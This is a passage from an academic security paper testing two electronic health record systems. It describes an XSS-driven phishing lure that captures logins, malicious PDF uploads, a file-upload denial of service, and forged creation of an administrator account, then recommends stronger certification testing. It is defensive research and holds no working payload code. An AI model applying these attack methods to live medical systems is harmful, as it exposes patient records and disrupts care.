into any one of the fields not protected from cross-site scripting in our two target applications. When the user reloaded this information, he was redirected to the fake login screen. For added effect, we created a login message that claimed that the user's session had expired and that he login again. The phishing login screen, also known as a "lure", was set to store the user-entered username and password and then forward the request on to the real server. If the user did not look at his browser location bar to see where the web page was being stored, he would probably dismiss the event as simple session expiration, which is a normal occurrence in both EHRs we studied. Our test server was set up to store the user names and logins from both lures. Using this technique we could obtain the username and password pairs for any user who falls victim to the phishing attack, including the administrator. Developers can prevent phishing attacks like this one by either preventing the injection of cross-site scripting vulnerabilities, or by disallowing the redirection of the user to any URL that is not within the domain on which the EHR system hosted. These techniques would prevent only the type of phishing attack we discovered using cross-site scripting to redirect the user. Other techniques have been developed to prevent the more general case of social phishing [27]. This phishing attack is an extension of the cross-site scripting attack discussed in Section 5.1.2, but we describe it in detail in this section because software systems should not rely on a single mechanism of defense for protection, a concept known as *defense in depth* [12].

5.1.5 PDF Exploits

Misuse Case(s): Attacker executes applications on the client's computer. Attacker executes embedded applications.

Violates CCHIT Criteria: The protection of a client's computer is not addressed by the CCHIT Criteria.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR and ProprietaryMed.

Both OpenEMR and ProprietaryMed allow the uploading of various file types to store scanned-in health records that may still be in hard copy. Included in the list of acceptable file types is PDF. The PDF format allows the execution of JavaScript,

which has been known to cause security issues on client machines¹⁹. Additionally, PDF allows the execution of embedded executables *without* the use of JavaScript²⁰, a feature which Adobe claims is a required feature of the PDF format and not a security issue. Sharing documents between users in an EHR is an important functionality, but the ability to inject malicious scripts or embedded executables could provide attackers with an easy path to exploit the IT infrastructure in which the application executes. EHR systems should scan any uploaded file using malware/virus scanners to prevent this type of vulnerability from being exploited.

5.1.6 Denial of Service: File Uploads

Misuse Case(s): Attacker renders the web server slow or unresponsive.

Violates CCHIT Criteria: No criteria address the availability of the EHR.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR.

Both EHRs we studied allow the user to upload files of various formats to the server to store patient records that may exist in hardcopy. In OpenEMR, file uploads are managed using the standard PHP libraries for handling multipart/form-data MIME requests. When PHP receives a POST request with this particular encoding type, the libraries create a temporary file with a random name and store what the user submits in the POST request in this newly created file. PHP contains a built-in parameter for controlling the maximum size of a multipart/form-data submitted file, called `MAX_FILE_SIZE`. The PHP script in OpenEMR employs this parameter in the web form used to upload patient records by including the parameter as a hidden field on the form and setting it to a reasonable value as in the following:

```
<input type="hidden" value="12000000"
name="MAX_FILE_SIZE">
```

Using WebScarab, we were able to modify this request and change the `MAX_FILE_SIZE` parameter to a value larger than what the server allows and cause the HTTP request to timeout. PHP also contains two parameters in `php.ini`, `upload_max_filesize` and `post_max_size`, which we used to control the input size of the maximum file that an attacker can upload. Assuming that the practice using OpenEMR has configured these parameters in `php.ini` correctly, this Denial of Service attack would fail. However, we were able to comment out these parameters, and submit a file larger than 2GB in size after modifying the `MAX_FILE_SIZE` parameter.

Due to the massive amount of memory and processing time consumed by our request, the test instance of OpenEMR began to respond to user requests slowly enough to render the application essentially unusable. This vulnerability is partially an issue with the way that PHP handles file upload requests, but we contend that OpenEMR should not make any assumptions about the way that the underlying architecture is configured, since otherwise the medical practice in question can be exposed to this attack. In fact, the OpenEMR Wiki recommends the

correct settings for the `php.ini` file²¹, but there is no way to guarantee that the practice running OpenEMR will correctly specify these settings. EHR systems should follow the emergent trend of software packages installing as *secure by default* to avoid these types of vulnerabilities. Additionally, EHR systems could provide some mechanism to conduct a "sanity check", where the software performs an automated test of its configuration settings to provide the optimum level of security.

5.1.7 Authorization Failure

Misuse Case(s): Attacker creates a new user account with any access privileges the attacker desires.

Violates CCHIT Criteria: SC 01.01 – The system shall enforce the most restrictive set of rights/privileges or accesses needed by users for the performance of specified tasks.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR.

OpenEMR does not properly check the authorization of a user when creating a new user account. We were able to log in as the front office worker and create a new administrator account with the user name and password of our choosing. We used WebScarab to send an HTTP request to the URL of the user-creation page. In the request, we included the parameters of the new user including name, hashed user name, password, and the authentication level, which we set to administrator. After executing this request, OpenEMR created a new administrator user with the user name we specified and we were able to use this account to perform all administrator operations. The user-creation page is not included in the menu for a front-desk employee, but an insider attacker could determine the URL for this request using WebScarab and directory traversal. The page used to control user information would not allow us to edit existing users, so OpenEMR implements some form of access control that was not correctly specified for the creation of new users. We demonstrate with this exploit that a user need not have administrator access to do serious damage to the records or service of OpenEMR.

5.2 Design Flaws

This section describes the design flaws we discovered in OpenEMR and ProprietaryMed. McGraw [22] says that design flaws are security issues with a software system where the software system is implemented to specification, but the specification provides a lack of a desired level of security. In these cases, patient records, identification information, or the availability of the system were not protected by the design of the EHRs we studied.

¹⁹ <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4812>

²⁰ <http://blog.didierstevens.com/2010/03/29/escape-from-pdf/>

²¹ http://www.openmedsoftware.org/wiki/FAQ#What_are_the_correct_PHP_settings_28can_be_found_in_the_php.ini_file.29_3F

5.2.1 Repudiation²²

Misuse Case(s): Attacker modifies data in an untraceable fashion thus making fraud an unperceivable event to the EHR.

Violates CCHIT Criteria: SC 02.03 – The system shall be able to detect security-relevant events that it mediates and generate audit records for them.

Exposed by CCHIT Test Script: 6.21 – Ask the applicant to provide documentation that describes how the system collects auditable events that it mediates and establishes a complete audit trail in a central repository.

Vulnerable Application(s): ProprietaryMed.

OpenEMR contains a logging facility that stores the date, username, and event type for each transaction that occurs within the application. We found that ProprietaryMed had no such logging capability. In this instance, the design flaw was not a mistake of CCHIT's certification criteria, but instead an oversight by the developers of ProprietaryMed. However, note that the test script only asks for an explanation of how the system performs logging and does not require a demonstration or a testable oracle that demonstrates auditable logs. Logging is essential for detecting that an attack has occurred, as well as for ensuring the provenance of the data that has been entered into the medical system. In the instance of a medical mistake, too, logging can provide a method by which healthcare practitioners can exonerate themselves from legal action by demonstrating that they prescribed the correct drug at a certain time, or that a certain test result was in fact what they claim it was.

5.2.2 Lack of Authorization Control

Misuse Case(s): Attacker views patient's confidential health records and personal identification information.

Violates CCHIT Criteria: Restrictions on the administrator's privileges are not addressed by the CCHIT criteria.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): ProprietaryMed.

In Section 6.2.1 we discuss the breadth of the administrator's power in OpenEMR and the threat of administrators taking advantage of patient records or of denying doctors the ability to do their job by dismantling the EHR. In ProprietaryMed, we found that there was little to no variation in the rights of the user roles we described in Section 4.2. Administrators have read access to all patient records and can create and disable users. Receptionists can also read all patient records. We also discovered that there was no mechanism by which the administrator could alter the configuration of these authorization control settings.

Consider the scenario where a receptionist knows that her friend has been diagnosed with an embarrassing disease and finds out that her friend's health records are contained within ProprietaryMed. In this scenario, there is no logging of the fact

that the receptionist viewed her friend's records and also no way of preventing her from doing so. Furthermore, every user role in the ProprietaryMed system has access to the same uploaded files. If the receptionist described in the previous example would like to see her friend's scanned-in test results for any test that has ever been run at the hospital running ProprietaryMed, she need only know the file name or look it up using her friend's medical record.

The HIPAA Privacy Rule [7] provides legal sanctions to protect the receptionist's friend from this scenario, but the software system does not. In the instance that the receptionist gets the motivation to review unauthorized health records, the software system should at least provide proof that she has done so, such that she may be prosecuted under the full extent of the law.

6. RECOMMENDATION

We have exploited a representative set of implementation bugs and design flaws that could have dire consequences to patient privacy and life-critical patient care. Each of these security issues would have escaped the current security certification process. There are two major weaknesses in the CCHIT certification process. The first is that the CCHIT test scripts fail to test for the existence of implementation bugs or security issues that deal with the way the system achieves the security requirements, as has been described. The seven types of implementation bugs we enumerate in Section 5.1 are examples of issues where the CCHIT test scripts did not simulate the implementation bugs we exploited and, as a result, the EHR systems were not able to defend themselves from the attacks. The second set of weaknesses we discovered in the CCHIT certification process is that certain elements of security are not addressed at all when it comes to patient's health records. The two types of design flaws we enumerate in Section 5.2 are examples of issues where, for the majority of cases, the CCHIT criteria are insufficiently specific regarding who should have access to what personal information. Our intent was to test a variety of vulnerability types to see what the consequences were of our attacks rather than to be comprehensive in finding all vulnerabilities of a particular type. Based upon these findings, we have made some recommendations outlined in Sections 6.1 and 6.2.

6.1 Enhancing Existing Test Scripts

Assuming that future certification bodies follow CCHIT and NIST's example and remain manual test script-based, our recommendations in this section focus on immediate improvements that can be made to the existing manual test scripts.

To address the type implementation bugs we describe in Section 5.1, the certification process should surface issues such as cross-site scripting and SQL injection by making the test scripts require a launch of these attacks on the host application. To address the design flaws we describe in Section 5.2, the CCHIT certification process should include misuse cases. Misuse cases are a solid way of modeling the attacks that an EHR system could suffer, such as the ones listed in our exploits in Sections 5.1 and 5.2, because they cause developers to think of the attacker's motivation and the assets that need to be protected (see Section 3.1) and can lead testers to create a new set of specific tests [28].

²² Many researchers incorrectly understand the term repudiation. Repudiation is "the act of rejecting the authority or validity of something" [10]. Therefore, a logging system or audit trail provides *non-repudiation*.

In summary, we make the following recommendations about improving security test scripts based on the information in this paper:

- The manual test scripts should encompass a set of misuse cases that model attacker behavior both from the outside and in, including a set of tests where malicious users attempt to do things that are either illegal to harm the system or the patients.
- The manual test scripts should focus on thoroughness, launching exploits to expose implementation bugs (such as XSS vulnerabilities) in every page or major component in the system.
- The certification process should include manual test scripts for the most current prevalent list of software system attacks, such as the CWE/SANS Top 25 Most Dangerous Programming Errors²³.

6.2 Security as Entry Criteria

As discussed earlier, a user or purchaser who hears that an EHR system has passed all government-sanctioned security certification criteria may incorrectly get the message the system is secure, as if security were a binary attribute of a system. However, the security of any software system should be considered a moving target since attackers constantly change their methods. A list of published, static security test scripts only provide attackers with a source that explains what parts of the system are most likely already secure, allowing attackers to more efficiently spend their time looking for other weaknesses in the system. Additionally, the certification process can only feasibly indicate that an application has met some minimal security standards because a full security analysis is too time intensive.

We recommend the enhanced security criteria described in Section 6.1 should comprise a set of *entry* criteria into the certification process, meaning that certification does not proceed unless these criteria have been met. For example, before certification bodies spend the time to certify that an EHR application can be used to track immunizations, they should have confidence that the software system is secure.

Developers would then perceive the entry criteria as only the starting point for the types of security testing they should be performing on their EHR systems to help improve security. Doctors and patients would then know that a certified application could at least withstand attack from common threats. Demoting the assessment from *certification* criteria to *entry* criteria would also help alert the healthcare community that security testing is not a single event, but rather a continuous process.

This recommendation is not to say that certification, even with security testing as entry criteria, is the most appropriate solution for security in health record systems. As Bellare suggests (see Section 1), using a set of test scripts or any form of a checklist to assess confidence in a level security is not recommended. In this light, security certification may not be the right approach to protecting health records at all. The healthcare domain should consider privacy and security as a reality that all levels of

enterprise must face. Perhaps the way forward in healthcare information security is to learn from the financial domain (see Section 2.1) and use an enterprise-wide effort that incorporates attack models and systematic application testing. Some development organizations in other domains employ a number of techniques to help assess and improve the security of their software systems, such as automated security assessment tools and employing the use of software security best practices (e.g. [22]).

When dealing with patients' privacy and personal information, security is paramount. The HIPAA privacy and security rules [7, 8] as well as other statutes were enacted precisely to protect patients from attacks on their private health information as well as identity theft. Software systems, just as doctors, should follow one of the primary maxims of medical ethics: "First, do no harm."

7. ACKNOWLEDGMENTS

We would like to thank the North Carolina State University Research group for their helpful comments on the paper. We would also like to thank Niraj Deosthali for his assistance in investigating the exploits discovered in this paper. This work is supported by the National Science Foundation under CAREER Grant No. 0346903. Any opinions expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation. Additionally, this work is supported by the United States Agency for Healthcare Research Quality.

8. REFERENCES

- [1] 45 CFR Part 170, Establishment of the Temporary Certification Program for Health Information Technology; Final Rule D. o. H. a. H. Services, 2010.
- [2] 45 CFR Part 170, Health Information Technology: Initial Set of Standards, Implementation Specifications, and Certification Criteria for Electronic Health Record Technology; Interim Final Rule D. o. H. a. H. Services, 2010.
- [3] American Recovery and Reinvestment Act of 2009, U.S.C. 111-5, 2009.
- [4] CCHIT Comprehensive Ambulatory EHR IFR Stage 1 Certification Criteria, The Certification Commission for Health Information Technology, <http://www.cchit.org/sites/all/files/CCHIT%20Certified%202011%20Ambulatory%20EHR%20Criteria%2020100326.pdf>, 2010.
- [5] CCHIT Security Test Scripts for IFR Stage 1 Certification of Ambulatory EHRs, The Certification Commission for Health Information Technology, <http://www.cchit.org/sites/all/files/CCHIT%20Certified%202011%20Security%20Test%20Script%20for%20AM%20IP%20and%20ED%2020100326.pdf>, 2010.
- [6] CCHIT Test Scripts for IFR Stage 1 Certification of Ambulatory EHRs, The Certification Commission for Health Information Technology, <http://www.cchit.org/sites/all/files/CCHIT%20Certified%202011%20Ambulatory%20EHR%20Test%20Script%2020100326.pdf>, 2010.

²³ <http://cwe.mitre.org/top25/>

- [7] Health Insurance Portability and Accountability Act Privacy Rule. 45 CFR Part 160 and 164. <http://www.hhs.gov/ocr/privacy/hipaa/administrative/privacyrule/index.html>, 2002.
- [8] Health Insurance Portability and Accountability Act Security Rule, 45 CFR Part 160, <http://www.hhs.gov/ocr/privacy/hipaa/administrative/securityrule/index.html>, 2003.
- [9] OCC Bulletin: Information Security, Comptroller of the Currency, Administrator of National Banks, <http://www.occ.treas.gov/ftp/bulletin/2008-16.html>, 2008.
- [10] M. Allen, "Hospital privacy leak could harm patients," Las Vegas Sun, <http://www.lasvegassun.com/news/2009/nov/20/umc-has-patient-privacy-leak/>, 2009.
- [11] A. Austin, B. Smith, and L. Williams, "Towards Improved Security Criteria for Certified Electronic Health Record Systems," in Second Workshop on Software Engineering in Healthcare (SEHC), Cape Town, South Africa, 2010, pp. 68-73.
- [12] S. Barnum, and M. Gegick, Defense in Depth, Cigital, Inc. <https://buildsecurityin.us-cert.gov/bsi/articles/knowledge/principles/347-BSI.pdf>, 2005.
- [13] K. M. Bell, "A Statement from Karen M. Bell, M.D., Chair, Certification Commission for Health Information Technology. Press Release. <http://www.cchit.org/media/news/2010/06/statement-karen-m-bell-md-chair-certification-commission-health-information-technology>," 2010.
- [14] S. Bellovin, "Security by checklist," IEEE Security and Privacy, vol. 6, no. 2, pp. 88, 2008.
- [15] A. Cockburn, Writing Effective Use Cases, Boston, MA, USA: Addison-Wesley Longman, 2000.
- [16] M. Davis, "Doing the minimum," Science and Engineering Ethics, vol. 7, no. 2, pp. 283, 2001.
- [17] J. Emspak, "E-Records Could Be Hazardous to Your Health. <http://www.ibtimes.com/articles/30165/20100623/electronic-health-records-hazardous-to-health.htm>," International Business Times, 2010.
- [18] W. Halfond, and A. Orso, "AMNESIA: Analysis and monitoring for NEutralizing SQL injection attacks," in International Conference on Automated Software Engineering, Long Beach, CA, 2005, pp. 174-183.
- [19] D. Halperin, T. S. Heydt-Benjamin, B. Ransford et al., "Software radio attacks and zero-power defenses," in IEEE Symposium on Security and Privacy, Berkley, California, USA, 2008, pp. 129-142.
- [20] T. N. Jagatic, N. A. Johnson, M. Jakobsson et al., "Social phishing," Communications of the ACM, vol. 50, no. 10, pp. 94-100, 2007.
- [21] T. Kohno, A. Stubblefield, A. D. Rubin et al., "Analysis of an Electronic Voting System," in IEEE Symposium on Security and Privacy, Berkley, California, USA, 2004, pp. 27-50.
- [22] G. McGraw, Software Security: Building Security In: Addison-Wesley Professional, 2006.
- [23] G. McGraw, and B. Potter, "Software Security Testing," IEEE Security and Privacy, vol. 2, no. 5, pp. 81-85, 2004.
- [24] A. P. Moore, D. M. Cappelli, and R. F. Trzeciak, The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures, Carnegie Mellon Software Engineering Institute. CERT Program, 2008.
- [25] H. P. Office. "HHS Announces Project to Help 3.6 Million Consumers Reap Benefits of Electronic Health Records," 6/25/2010, 2010; <http://www.hhs.gov/news/press/2007pres/10/pr20071030a.html>.
- [26] H. P. Office, "ONC Issues Final Rule to Establish the Temporary Certification Program for Electronic Health Record Technology. Press Release. <http://www.hhs.gov/news/press/2010pres/06/20100618d.html>," 2010.
- [27] G. Ollmann, The Phishing Guide: Understanding and Preventing Phishing Attacks, NGSSoftware Insight Security Research. http://www.ngssoftware.com/Libraries/Documents/The_Phishing_Guide_Understanding_Preventing_Phishing_Attacks.sflb.ashx, 2004.
- [28] G. Sindre, and A. Opdahl, "Eliciting security requirements with misuse cases," Requirements Engineering, vol. 10, no. 1, pp. 34-44, 2005.
- [29] E. Singer, "A Big Stimulus Boost for Electronic Health Records," Technology Review, February 20, 2009.
- [30] H. H. Thompson, and J. A. Whittaker, "Testing for software security," Dr. Dobb's Journal, vol. 27, no. 11, pp. 24-34, 2002.
- [31] M. W. Vail, J. B. Earp, and A. I. Anton, "An Empirical Study of Consumer Perception and Comprehension of Web Site Privacy Policy," IEEE Transactions on Engineering Management, vol. 5, no. 3, pp. 442-454, 2008.
- [32] G. Wassermann, and Z. Su, "Static detection of cross-site scripting vulnerabilities," in International Conference on Software Engineering, Leipzig, Germany, 2008, pp. 171-180.